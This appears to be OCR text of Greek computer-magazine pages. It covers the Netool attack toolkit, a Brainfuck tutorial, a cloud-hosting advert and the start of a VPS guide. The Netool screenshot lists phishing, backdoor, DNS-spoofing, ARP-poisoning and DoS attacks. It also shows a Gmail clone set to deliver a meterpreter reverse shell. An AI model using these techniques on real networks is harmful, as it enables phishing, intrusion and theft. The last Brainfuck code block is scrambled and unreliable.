


Οι ρυθμίσεις για τις επιθέσεις που πραγματοποιεί το Netool είναι λίγες αλλά πρέπει να γίνονται με προσοχή. Όχι γιατί υπάρχει κάποιος κίνδυνος για εμάς, αλλά γιατί ενδέχεται να περιορίσουμε τις πιθανότητες επιτυχίας. Σημαντικό παράγοντα για την επιτυχία αποτελεί και η κατάλληλη ρύθμιση του etter.dns.


root@kali: ~/opensource
File Edit View Search Terminal Tabs Help
'essentially its a phishing tool'
Coded by: peterubuntu10[at]sourceforge[dot]net
nº Automated Exploits: Attack method: Rank:
1 - Package.deb backdoor [Binary linux trojan] normal
2 - Backdooring EXE Files [Backdooring EXE Files] great
3 - FakeUpdate.exe [dns-spoof + backdoor.exe] great
4 - meterpreter powershell [dns_spoof + mitm] excellent
5 - Host a file attack [dns-spoof + hosted file] excellent
6 - Website keylooger [dns-spoof + keylooger] excellent
7 - Java.jar phishing [dns-spoof + java.jar] great
8 - Clone website [dns-spoof + java-applet] excellent
9 - Clone WebSite [browser_autopwn + Iframe] great
10 - Block network access [dns-spoof + index.html] normal
11 - Samsung TV DoS [Plasma TV DoS attack] great
12 - RDP DoS attack [Dos attack against target RDP] normal
13 - website D0S flood [Dos attack using syn flood] normal
14 - firefox addon [firefox_xpi_bootstrapped_addon] excellent
15 - PDF backdoor [insert a payload into a pdf] normal
16 - WINRAR backdoor [insert a payload into a winrar] excellent
17 - VBScript injection [microsoft word doc injection] normal
Input APPLETNAME
example: microsoft
microsoft
Cancel OK
Normal Payloads: Attack method:
18 - Windows.exe payload [Windows-distros payload]
19 - Mac osx payload [Apple-distros payload]
20 - Linux payload [Linux-distros payload]
21 - Java Signed Applet [Multi-operative systems]
22 - Android exploit [android meterpreter backdoor]
23 - Webshell.php [Website backdoor shell]
24 - generate shellcode [C|[P]erl|Rub[y]|[R]aw|[J]s|e[X]e|[D]ll|[V]BA|[W]ar]
25 - Session hijacking [cookie hijacking]
l - start a listener
db - access database [toolkit database]
q - Exit module
[*]::[WAN IP addr: 46.12.52.148][LHOST: 192.168.1.101]::
[*]::[nº][help][displays selected module config info]::
[+]::[your choice?]:8
[+]::[Clonning WebSite target]
r00tsect0r - ARP poison - press [ctrl+x] to quit
AVAILABLE PAYLOADS
chose one payload from the drop-list bellow
Pick Option
java/meterpreter/reverse_tcp
windows/meterpreter/reverse_tcp
linux/x86/meterpreter/reverse_tcp
osx/ppc/shell/reverse_tcp
Cancel OK
[-]::{leave blank to poison all local network}{enter router ip address}:
[-]::{leave blank to poison all local network}{enter target ip address}:
[*]::[please wait]::[cloning Website]
Payload [java_applet] Final Config:
LHOST : 192.168.1.101
LPORT : 8080
CLONE : www.gmail.com
APPLETNAME : microsoft
FILENAME : index.html
EXPLOIT : multi/browser/java_signed_applet
STORAGE IN : /var/www/index.html
: /var/www/www.gmail.com
AFFECTED SYSTEMS : Apple OSx, Linux, Windows, BSD, Solaris
[*]::[start apache2]::[OK]
[*]::[edit etter.dns]::[PRESS ENTER]
[*]::[metasploit listener]::[RUNNING]


CMYK & WEB
cmykandweb.gr
GRAPHIC DESIGN
design • layout • web

Skill: Advanced
Tags: programming, esoteric languages, minimalistic languages, pointers



by multiPetros

Brainf*ck [μέρος 1ο]

Εκτός από τέχνη, ο προγραμματισμός αποτελεί και πρόκληση. Κι εμείς τις προκλήσεις όχι μόνο δεν τις προσπερνάμε, αλλά θα λέγαμε ότι τις κυνηγάμε κιόλας. Κάπως έτσι, αποφασίσαμε να εγκαταλείψουμε για λίγο τις συνηθισμένες γλώσσες προγραμματισμού και να καταπιαστούμε με μια γλώσσα που μπορεί να ανατινάξει το μυαλό μας στον αέρα. Ναι, σωστά το γράψαμε -- και σωστά διαβάσατε.

Γλώσσες προγραμματισμού υπάρχουν δεκάδες, για κάθε γούστο και για κάθε σκοπό. Πέρα από τις επιχειρηματικές σκοπιμότητες, ο κύριος λόγος για την ανάπτυξη τόσων γλωσσών είναι η ποικιλία των προγραμματιστικών προβλημάτων και η προσπάθεια να διευκολυνθεί η δουλειά των προγραμματιστών. Κατά καιρούς έχουμε μελετήσει διάφορες γλώσσες, όπως είναι η Python, η PHP, η C# και φυσικά η C. Κάθε γλώσσα έχει τη δική της λογική, που βρίσκεται περισσότερο ή λιγότερο κοντά στη λογική των υπολογιστών. Σε κάθε περίπτωση, όμως, λίγο οι σελίδες του περιοδικού, λίγο η αγάπη μας για τους υπολογιστές και η διάθεση για πειραματισμούς, έχουμε καταφέρει κάτι που για ορισμένους φαντάζει αδιανόητο: Να νιώθουμε άνετα όταν βλέπουμε κώδικα και να εντοπίζουμε κοινά στοιχεία σε όλες τις γλώσσες προγραμματισμού. Αυτό συμβαίνει με σχεδόν όλες τις γλώσσες που λύνουν κάποιο πρόβλημα – ή, τέλος πάντων, έχουν μια κάποια χρησιμότητα. Νομίζετε ότι τώρα περιγράψαμε *όλες* τις γλώσσες;

Brainfuck, γιατί έτσι

Τι συμβαίνει όταν ο σκοπός μιας γλώσσας δε σχετίζεται με την επίλυση κάποιου προβλήματος κι εστιάζει αποκλειστικά στην επίδειξη προγραμματιστικών δυνατοτήτων; Κάποιοι θα πουν ότι αυτές οι γλώσσες είναι εντελώς άχρηστες και δεν αξίζει να σπαταλήσουν ούτε λεπτό για την εκμάθησή τους. Εμείς από τη μεριά μας θεωρούμε ότι είναι συναρπαστικές, κι όταν ξεκλέβουμε λίγο χρόνο προσπαθούμε να τις μαθαίνουμε παίζοντας. Μια τέτοια γλώσσα προγραμματισμού είναι και η Brainfuck, που αποτελεί μάλιστα την πιο διάσημη από τις λεγόμενες "εσωτερικές γλώσσες" (esoteric languages). Η Brainfuck αναπτύχθηκε το 1993 από τον Urban Müller, με μοναδικό σκοπό να αποτελέσει τη γλώσσα με τον μικρότερο compiler που μπορεί να υπάρξει. Περιττό να πούμε ότι αυτός ο στόχος έχει επιτευχθεί, αφού ορισμένοι compilers έχουν φτάσει στο εντυπωσιακά μικροσκοπικό μέγεθος των 100 bytes[1]. Η δομή της Brainfuck είναι βασισμένη σε αυτήν της γλώσσας P′′ (http://en.wikipedia.org/wiki/P%E2%80%B2%E2%80%B2) κι έχει εμπλουτιστεί με δύο μόνο εντολές, για την είσοδο και την έξοδο δεδομένων.

Πιο Λακωνικός κι από Σπαρτιάτης

Η Brainfuck διαθέτει μόλις οκτώ εντολές, καθεμία από τις οποίες συμβολίζεται με έναν χαρακτήρα. Στην ακόλουθη γραμμή φαίνονται όλες οι εντολές της:

```
+ - < > [ ] , .
```

Το μοντέλο λειτουργίας της Brainfuck στηρίζεται σε ένα byte array, με μέγεθος τουλάχιστον 30000 κελιών. Το σύνολο των κελιών του πίνακα αρχικοποιείται με την τιμή μηδέν (0). Υπάρχει ένας δείκτης δεδομένων (data pointer) με τον οποίο μπορούμε να κινούμαστε μεταξύ των κελιών του πίνακα, ενώ κάθε φορά μπορούμε να αυξάνουμε ή να μειώνουμε την τιμή του επιλεγμένου κελιού. Κατά την εκκίνηση κάθε προγράμματος, ο δείκτης παραπέμπει στο πρώτο κελί του πίνακα (μας αρέσει να το φανταζόμαστε τέρμα αριστερά ;)) Τέλος, υπάρχουν δύο byte streams: Ένα για την είσοδο από το πληκτρολόγιο κι ένα για την έξοδο προς την οθόνη. Τα προγράμματα αλληλεπιδρούν με το χρήστη μέσω αυτών των δύο ροών. Ας δούμε τώρα και την ερμηνεία των εντολών.

1. Μέγεθος που πετυχαίνει ο compiler του Peter Ferrie, γραμμένος σε Assembly βεβαίως. Τον πηγαίο κώδικα μπορείτε να βρείτε στη διεύθυνση http://pferrie.host22.com/misc/brainfck.htm

Εντολή	Επεξήγηση
>	Αύξηση του δείκτη κατά μια μονάδα (μετακίνηση προς τα δεξιά).
<	Μείωση του δείκτη κατά μια μονάδα (μετακίνηση προς τα αριστερά).
+	Αύξηση κατά μια μονάδα της τιμής του επιλεγμένου κελιού.
-	Μείωση κατά μια μονάδα της τιμής του επιλεγμένου κελιού.
.	Έξοδος ενός χαρακτήρα στην οθόνη. Η ASCII τιμή του χαρακτήρα λαμβάνεται από το τρέχον κελί της μνήμης.
,	Είσοδος ενός χαρακτήρα από το πληκτρολόγιο και αποθήκευση της ASCII τιμής του στο τρέχον κελί της μνήμης.
[	Αν η τιμή του επιλεγμένου κελιού είναι διάφορη του μηδενός, η εκτέλεση του προγράμματος συνεχίζεται από την επόμενη εντολή. Διαφορετικά, το πρόγραμμα συνεχίζει από την εντολή που βρίσκεται αμέσως μετά από την *αντίστοιχη* δεξιά αγκύλη (]). Λέμε στην "αντίστοιχη" και όχι στην "επόμενη" δεξιά αγκύλη, διότι επιτρέπονται και οι φωλιασμένοι βρόχοι (nested loops).
]	Αν η τιμή του επιλεγμένου κελιού είναι διάφορη του μηδενός, η εκτέλεση του προγράμματος συνεχίζεται από την εντολή που βρίσκεται μετά από την αντίστοιχη αριστερή αγκύλη ([). Ουσιαστικά, με τη δεξιά αγκύλη (]) σηματοδοτείται ο τερματισμός του κώδικα που περιλαμβάνει ο βρόχος.

Τα προγράμματα στη Brainfuck συγκροτούνται αποκλειστικά από τους παραπάνω οκτώ χαρακτήρες – εντολές. Οποιοσδήποτε άλλος χαρακτήρας αγνοείται από τον compiler της γλώσσας και, ουσιαστικά, αντιμετωπίζεται σαν σχόλιο. Έτσι, μπορούμε να προσθέτουμε σχόλια πανεύκολα, κάτι που στην περίπτωση της Brainfuck είναι περισσότερο χρήσιμο από κάθε άλλη γλώσσα ;)

Το πρώτο μας πρόγραμμα

Επειδή η Brainfuck δεν αποτελεί μια τυπική γλώσσα προγραμματισμού, δεν θα ξεκινήσουμε με το κλασικό "hello, world!". Θα ξεκινήσουμε με κάτι πιο απλό: Μια

απλή εκδοχή του προγράμματος echo, το οποίο θα εμφανίζει στην οθόνη κάθε χαρακτήρα που δίνουμε, μέχρι να εισαχθεί ο χαρακτήρας NULL. Ορίστε ο κώδικας του προγράμματος:

```
,[.,]
```

Όχι, δεν πρόκειται για τυπογραφικό λάθος. Ολόκληρο το πρόγραμμα που περιγράψαμε απαρτίζεται από αυτούς τους πέντε χαρακτήρες. Ας αναλύσουμε τον κώδικα χαρακτήρα προς χαρακτήρα και όχι γραμμή προς γραμμή, όπως κάνουμε συνήθως. Ο πρώτος χαρακτήρας διαβάζει έναν χαρακτήρα από το input stream και αποθηκεύει τον αντίστοιχο κωδικό ASCII στο κελί που παραπέμπει ο δείκτης. Εφόσον βρισκόμαστε στο ξεκίνημα του προγράμματος και δεν έχουμε τροποποιήσει τον δείκτη, ο κωδικός ASCII θα καταλήξει στο πρώτο κελί του πίνακα. Έτσι, αν για παράδειγμα πατήσουμε το κουμπί A, στο πρώτο κελί του πίνακα θα αποθηκευτεί ο αριθμός 65. Το πρόγραμμα συνεχίζει με το χαρακτήρα της αριστερής αγκύλης, που σηματοδοτεί την έναρξη ενός βρόχου. Εφόσον στο τρέχον κελί έχει αποθηκευτεί το 65 και, τέλος πάντων, κάτι άλλο εκτός από μηδέν, θα ξεκινήσει η εκτέλεση του περιεχομένου του βρόχου. Μέσα στο βρόχο συναντάμε το χαρακτήρας της τελείας, που μεταφέρει στο output stream την τιμή του τρέχοντος κελιού. Έτσι, ο χαρακτήρας με κωδικό ASCII το 65 (δηλαδή το A) θα εμφανιστεί στην οθόνη. Στη συνέχεια συναντούμε πάλι την εντολή εισόδου (,). Εφόσον δεν έχουμε μετατοπίσει καθόλου το δείκτη, ο κωδικός ASCII του νέου χαρακτήρα που δίνουμε θα αποθηκευτεί στην ίδια θέση και θα αντικαταστήσει την τιμή 65. Τέλος συναντάμε το χαρακτήρα της δεξιάς αγκύλης, που δηλώνει τον τερματισμό του βρόχου. Αν η αποθηκευμένη τιμή στο τρέχον κελί είναι διάφορη του μηδενός, η ροή του προγράμματος θα μεταφερθεί στην αμέσως προηγούμενη αριστερή αγκύλη και άρα στο ξεκίνημα του βρόχου. Έτσι, ο βρόχος που περιγράψαμε συνεχίζει να εκτελείται έως ότου εισάγουμε το χαρακτήρα NULL, ο οποίος έχει σαν κωδικό ASCII το 0. Μαζί με το βρόχο θα τερματιστεί και το πρόγραμμα, αφού δεν υπάρχουν άλλες εντολές.

Σ' αυτό το σημείο, όσοι ξεπεράσουν τη ζαλάδα που προκαλεί ο κώδικας σε Brainfuck, ενδέχεται να διαμαρτυρηθούν: Πώς είναι δυνατό να εισάγουμε από το πληκτρολόγιο το χαρακτήρα NULL; Η αλήθεια είναι ότι κάτι τέτοιο δεν είναι εφικτό. Έτσι, αποφασίσαμε να δημιουργήσουμε μια παραλλαγή του προγράμματος, στην οποία ο βρόχος θα τερματίζεται όταν εισάγουμε τον χαρακτήρα του κενού (κωδικός ASCII 32). Αναρωτιέστε πώς θα πραγματοποιήσουμε αυτόν τον έλεγχο; Όπως έχουμε πει, ο χαρακτήρας τερματισμού των βρόχων κάνει τη δουλειά του (δηλαδή τερματίζει τον εκάστοτε βρόχο), μόνον όταν η τιμή του τρέχοντος κελιού είναι 0. Ε, λοιπόν, αφού έτσι έχουν τα πράγματα, θα πραγματοποιούμε τον έλεγχο αφού προηγουμένως αφαιρέσουμε 32 μονάδες από την τιμή του τρέχοντος κελιού! Έτσι, η συγκεκριμένη τιμή θα μηδενίζεται μόνον όταν έχουμε δώσει το χαρακτήρα του κενού, ο οποίος έχει κωδικό ASCII το 32. Τώρα χρειάζεται λίγη προσοχή: Στην περίπτωση που ο βρόχος δεν πρέπει να τερματιστεί, ο χαρακτήρας που δώσαμε πρέπει να εμφανιστεί στην οθόνη. Ακριβώς γι' αυτό, πρέπει να προσθέσουμε τις 32 μονάδες που αφαιρέσαμε προηγουμένως, ώστε να σχηματιστεί και πάλι ο κωδικός ASCII. Απλό δεν είναι; Δείτε και την ανανεωμένη μορφή του κώδικα:

```
,--------------------------------[++++++++++++++++++++++++++++++++.,------
--------------------------]
```

Για μεγαλύτερη ευκολία στην ανάγνωση, αν και κάτι τέτοιο αποτελεί αστείο στην περίπτωση της Brainfuck, το πρόγραμμά μας θα μπορούσε να γραφτεί και έτσι:

```
,
--------------------------------
[
    ++++++++++++++++++++++++++++++++
    . ,
    --------------------------------
]
```

Η αφαίρεση 32 μονάδων από την τρέχουσα τιμή του κελιού που βρισκόμαστε, επιτυγχάνεται με την εκτέλεση της εντολής μείωσης (-) 32 φορές. Αντίστοιχα, η αύξηση κατά 32 μονάδες πραγματοποιείται με την εκτέλεση της εντολής αύξησης (+) 32 φορές.

Αν και το παράδειγμά μας είναι πολύ απλό, προσφέρει μια καλή γεύση του προγραμματισμού σε Brainfuck. Ωστόσο, δεν είδαμε καθόλου τις εντολές μετακίνησης του δείκτη. Δε νομίζετε ότι πρέπει να κάνουμε κάτι γι' αυτό; Εμείς πάντως το νομίζουμε -- και γι' αυτό θα παρουσιάσουμε ένα ακόμα πρόγραμμα: Το κλασικό "Hello World!"

Αντίο κόσμε

Όπως είδαμε, η εντολή της τελείας εμφανίζει στην οθόνη το χαρακτήρα που βρίσκεται αποθηκευμένος στο τρέχον κελί. Επιπρόσθετα, γνωρίζουμε ότι στο ξεκίνημα ενός προγράμματος όλα τα κελιά παίρνουν την τιμή μηδέν. Επομένως, για να εμφανίσουμε ένα συγκεκριμένο χαρακτήρα στην οθόνη, πρέπει πρώτα να προσθέσουμε τόσες μονάδες στο τρέχον κελί, όσες απαιτούνται για να σχηματιστεί ο επιθυμητός κωδικός ASCII. Στη συνέχεια αρκεί να εκτελέσουμε την εντολή της τελείας. Για παράδειγμα, δείτε τον κώδικα που απαιτείται για την εκτύπωση του χαρακτήρα "H" (κωδικός ASCCI 72). Υποθέτουμε ότι το πρόγραμμά μας μόλις ξεκίνησε και το τρέχον κελί έχει την τιμή μηδέν. Έτσι, προσθέτουμε 72 μονάδες και εκτελούμε την εντολή της τελείας:

```
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++.
```

Η παραπάνω λύση, όταν θέλουμε να τυπώσουμε έναν χαρακτήρα και μόνο, είναι υποφερτή. Όταν όμως σκοπεύουμε να τυπώσουμε ένα ολόκληρο μήνυμα, η συγκεκριμένη προσέγγιση γίνεται φρικτή. Για να επιβιώσουμε στον κόσμο της Brainfuck, πρέπει να επιστρατεύσουμε και την τελευταία σταγόνα ευρηματικότητας. Μια καλύτερη λύση, λοιπόν, είναι να δημιουργήσουμε ένα βρόχο που προσθέτει δέκα μονάδες, να τον εκτελέσουμε 7 φορές και στη συνέχεια να προσθέσουμε άλλες δύο μονάδες. Δείτε τον κώδικα:

```
+++++++
[->++++++++++<]
>++.
```

Αρχικά αποθηκεύουμε την τιμή επτά, στο τρέχον κελί. Όπως αντιλαμβάνεστε, η τιμή του τρέχοντος κελιού θα παίξει το ρόλο του μετρητή και ο βρόχος θα επαναλαμβάνεται έως ότου αυτός ο μετρητής μηδενιστεί. Ο βρόχος ξεκινά με τη μείωση της τιμής του τρέχοντος κελιού. Στη συνέχεια μετατοπιζόμαστε στο επόμενο κελί, προσθέτουμε δέκα μονάδες και αμέσως μετά επιστρέφουμε στο προηγούμενο κελί. Εφόσον η τιμή αυτού του κελιού (δηλαδή του μετρητή) δεν έχει μηδενιστεί, επαναλαμβάνεται ο κώδικας του βρόχου. Με αυτό τον τρόπο, ο κώδικας που προσθέτει δέκα μονάδες στο επόμενο κελί, θα εκτελεστεί επτά φορές. Χρησιμοποιώντας πιο προσφιλείς όρους, θα μπορούσαμε να πούμε ότι το κελί 0 χρησιμοποιείται σαν μια προσωρινή μεταβλητή, ενώ το κελί 1 αποτελεί τη μεταβλητή στην οποία θέλουμε να προσθέσουμε τις επτά δεκάδες. Όταν ολοκληρωθούν οι επαναλήψεις του βρόχου, μετατοπιζόμαστε πάλι στο επόμενο κελί, προσθέτουμε δύο ακόμα μονάδες και μετά εκτελούμε την εντολή της εκτύπωσης.

Μπορεί το κολπάκι με το βρόχο να σας φάνηκε σύνθετο, αλλά περιορίζει σημαντικά την πιθανότητα να κάνουμε κάποιο λάθος στο μέτρημα των χαρακτήρων και, τελικά, στο πλήθος των μονάδων που θα προστεθούν σε ένα κελί. Με τη βοήθεια αυτού του μικρού τεχνάσματος θα φτιάξουμε και το "Hello World!". Εξετάζοντας τους κωδικούς ASCII των γραμμάτων που σχηματίζουν αυτό το μήνυμα, διαπιστώνουμε ότι θα βόλευε να έχουμε εύκαιρους τους αριθμούς 70, 100, 30 και 90. Έτσι, θα φροντίσουμε να τους σχηματίσουμε σε τέσσερα διαδοχικά κελιά της μνήμης...

```
++++++++++  Κελί 0: αποθηκεύουμε την τιμή 10
[-          Μείωση του κελιού 0 κατά 1 μονάδα
>+++++++    Κελί 1: προσθέτουμε 7 μονάδες
>++++++++++ Κελί 2: προσθέτουμε 10 μονάδες
>+++        Κελί 3: προσθέτουμε 3 μονάδες
>+++++++++  Κελί 4: προσθέτουμε 9 μονάδες
<<<<]       Επιστρέφουμε στο κελί 0
>++         Κελί 1: Προσθέτουμε δύο μονάδες (10 * 7 + 2 = 72)
.           Εμφάνιση χαρακτήρα ASCII 72 (H)
>+          Κελί 2: Αύξηση κατά μία μονάδα: (10 * 10 + 1 = 101)
.           Εμφάνιση του χαρακτήρα 101 (e)
+++++++     Πρόσθεση επτά μονάδων (101 + 7 = 108)
.           Εμφάνιση του χαρακτήρα 108 (l)
.           Εμφάνιση του χαρακτήρα 108 (l)
+++         Πρόσθεση τριών μονάδων (108 + 3 = 111)
.           Εμφάνιση του χαρακτήρα 111 (o)
```

```
>++         Κελί 3: Αύξηση κατά δύο μονάδες (10 * 3 + 2 = 32)
.           Εμφάνιση του χαρακτήρα 32 ( )
>---        Κελί 4: Μείωση κατά 3 μονάδες (10 * 9 - 4 = 87)
.           Εμφάνιση του χαρακτήρα 87  (W)
<<          Μετακίνηση στο κελί 2 (111)
.           Εμφάνιση του χαρακτήρα 111 (o)
+++         Κελί 2: Αύξηση κατά τρεις μονάδες (111 + 3 = 114)
.           Εμφάνιση του χαρακτήρα 114 (r)
------      Κελί 2: Μείωση κατά έξι μονάδες (114 - 6 = 108)
.           Εμφάνιση του χαρακτήρα 108 (l)
--------    Κελί 2: Μείωση κατά οκτώ μονάδες (108 - 8 = 100)
.           Εμφάνιση του χαρακτήρα 100 (d)
>+          Κελί 3: Αύξηση κατά μία μονάδα (32 + 1 = 33)
.           Εμφάνιση του χαρακτήρα 33 (!)
```

Η επεξήγηση του κώδικα είναι περιττή, αφού γι' αυτό έχουμε τα άκρως περιγραφικά σχόλια. Αν αφαιρούσαμε τα σχόλια και όλους τους περιττούς χαρακτήρες (τα κενά και τις αλλαγές γραμμών) το πρόγραμμά μας θα έπαιρνε την ακόλουθη μορφή:

```
++++++++++[->+++++++>++++++++++>+++>+++++++++<<<<]>++
.>+.+++++++..+++.>++.>---.<<.+++.------.--------.>+.
```

Τι έχετε να πείτε τώρα; Ελπίζουμε αυτή η τελευταία παράθεση κώδικα να σχημάτισε και στο δικό σας πρόσωπο ένα χαμόγελο! Σ' εμάς πάντως τα κατάφερε και, όταν ξεπεράσαμε αυτή την αρχική χαρά (και την παραζάλη), αποφασίσαμε να ασχοληθούμε περισσότερο με τη Brainfuck. Αν σας ανοίξαμε την όρεξη, προτείνουμε να μεταβείτε στη σελίδα 46 και να συνεχίσετε τη γνωριμία με αυτή την απλοϊκή αλλά συναρπαστικά περίπλοκη γλώσσα.

```
++++++++++[->+++++++>+++++++>+++>++++++++<<<<]>++.>+.+++++++..+++.>++.>-
--.<<.+++.------.--------.>+.++++++++++[-++++++>+++++++++++>+++>
+++++++++<<<<]>++>+.+++++++..+++.>++.>---.<<.+++.------.----
----.>+.++++++++++[->+++++++>+++++++++++>+++>++++++++++<<<<]>++
.>+.+++++++..+++.>++.>---.<<.+++.------.--------.>+.++++++++++>--
-.<<.+++.------.--------.>+.++++++++++[->+++++++.>++.>---.<<.+++.-
-----.+++>++++++++++<<<<]>++ .>+.++++++++..+++.>++.>---.<<.+++.---
---.------>+.++++++++++[->++++++++>+++++++++>+++>++++++++++<<<<]>++
.>+.+++++++..+++.>++.>---.<<.+++.------.------.>+.++++++++++[-
+++++++>+++++++++++>+++>++++++++++<<<<]>++ .>+.++++++++..+++.>++.>---<<.+++.-
-----.--------.>+..>++.>---.<<.+++.------.+++>++++++++++>+++++++++>+++++++
```

YOUR VERY OWN PLAYGROUND IN THE CLOUD. SECURE & GREEN. PAY AS YOU GO.

Keep your data in Iceland and take advantage of GreenQloud's cloud services powered by abundant, stable and cost effective, clean energy

www.greenqloud.com

ComputeQloud™
Host & Manage

- Up to 16 CPUs and 32gb RAM in the KVM hypervisor
- 64-bit server image templates including Ubuntu, Debian, FreeBSD, CentOS and more
- Built-in firewall
- In-browser noVNC client and full root access via ssh
- Network separation at the hardware level
- Dedicated IP address and reserved bandwidth
- EC2 compatible
- Instant scalability
- Online dashboard

StorageQloud™
Backup & Share

- Triple-redundant storage
- Full encryption
- Sync across all platforms
- S3 compatible
- Bucket websites
- Automatic load-balancing



For more information visit our webiste: www.greenqloud.com

Skill: Beginner
Tags: cloud host, datacenter, VPS, Droplet, instance, compute, storage, Amazon S3, bucket, OpenSSH, password-less login, DNS



by subZraw

Ένας server, δύο σύννεφα [μέρος 1/3]

Δημιουργία VPS και πρώτες ρυθμίσεις

Απειραριθμήσιμες είναι οι φορές που θα 'χετε ακούσει ή διαβάσει για τον δικό σας server "στο σύννεφο". Ακριβώς γι' αυτό, ίση με 0 είναι η πιθανότητα να σας μιλήσουμε για τα οφέλη ενός τέτοιου setup. Την ίδια στιγμή, ίση με 1 είναι η πιθανότητα να σας προτρέψουμε να στήσετε έναν server "στα σύννεφα" – κι όχι απλά στο σύνεφο.


Σκεφτείτε το. Όταν μιλάμε για ένα VPS στο cloud, στην πραγματικότητα αναφερόμαστε σε ένα VM που κατοικεί σε συγκεκριμένο datacenter, μιας συγκεκριμένης εταιρείας (cloud host). Κατά περιπτώσεις παρέχεται η δυνατότητα αλλαγής datacenter, διαδικασία επιθυμητή όταν θέλουμε να βελτιώσουμε την ταχύτητα πρόσβασης, φέρνοντας ουσιαστικά τον server πιο κοντά στην πλειονότητα των clients – ακόμη κι όταν μιλάμε για έναν μόνο client (εμάς). Ανεξαρτήτως όμως του datacenter, ο server βρίσκεται στο cloud της εκάστοτε εταιρείας. 